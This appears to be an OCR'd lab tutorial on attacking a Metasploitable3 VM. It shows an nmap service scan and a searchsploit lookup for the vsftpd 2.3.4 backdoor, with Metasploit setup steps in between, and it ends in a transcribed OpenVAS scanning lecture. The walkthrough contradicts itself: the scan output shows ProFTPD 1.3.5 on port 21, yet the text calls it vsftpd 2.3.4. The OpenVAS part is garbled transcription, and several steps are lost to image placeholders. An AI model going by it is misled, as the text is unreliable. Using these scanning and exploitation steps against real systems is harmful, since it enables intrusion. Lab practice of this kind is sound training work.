
sudo nmap -sV <target ip>

```
┌──(manojkumar㉿kali)-[~]
└─$ nmap -sV 192.168.1.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 19:25 IST
Nmap scan report for metasploitable3-ub1404 (192.168.1.135)
Host is up (0.0018s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 1.7
3306/tcp open  mysql       MySQL (unauthorized)
8080/tcp open  http        Jetty 8.1.7.v20120910
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.08 seconds
```


The service running on port 21 is vsftpd 2.3.4. Use searchsploit to search for an exploit.

```
┌──(manojkumar㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
-------------------------------------------------------------- ---------------------
 Exploit Title                                                |  Path
-------------------------------------------------------------- ---------------------
vsftpd 2.3.4 - Backdoor Command Execution                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)        | unix/remote/17491.rb
-------------------------------------------------------------- ---------------------
Shellcodes: No Results
```

As this is a metasploitable exploit, let’s start Metasploit by typing “msfconsole”. The Metasploit framework usually takes a while,




You can also run nmap scans through Metasploit.




Use the search command here to find the path of the exploit


search vsftpd 2.3.4



use serialnumber and type **show options**




As we are exploiting port 21 we wnot change RPORT and change RHOST to the target IP address.




OpenVAS:

In this lecture we are going to be carrying out a vulnerability scan on metasploitable3 in Linux. Previous SC from windows target now in this we are going to see what vulnerabilities we will be able to find on this Linux target we know that met SP table is a linux box with a lot of vulnerabilities so we can see how we can make it open bus vulnerability scanner to scan that Linux and find out the vulnerabilities that existed in the metasploitable3.



I have already log into my open ability scanner so what I'm going to do as we did in the previous job, I will just come up here scans and then tasks and then click on tasks all right so we just go and create a new task.

So, we just go and create a new task. I just come up here and then task the task wizard and then click on it all right so we have launched the text wizard. I'm going to input the IP address of the metasploitable. I will just click on start scan now this will proceed to scan the metasploitable machine.



So, what are they we are going to see what we are able to discover using the OpenVAS vulnerability scanner. We are and this is the result of our scan these are the abilities we were able to discover using the OpenVAS.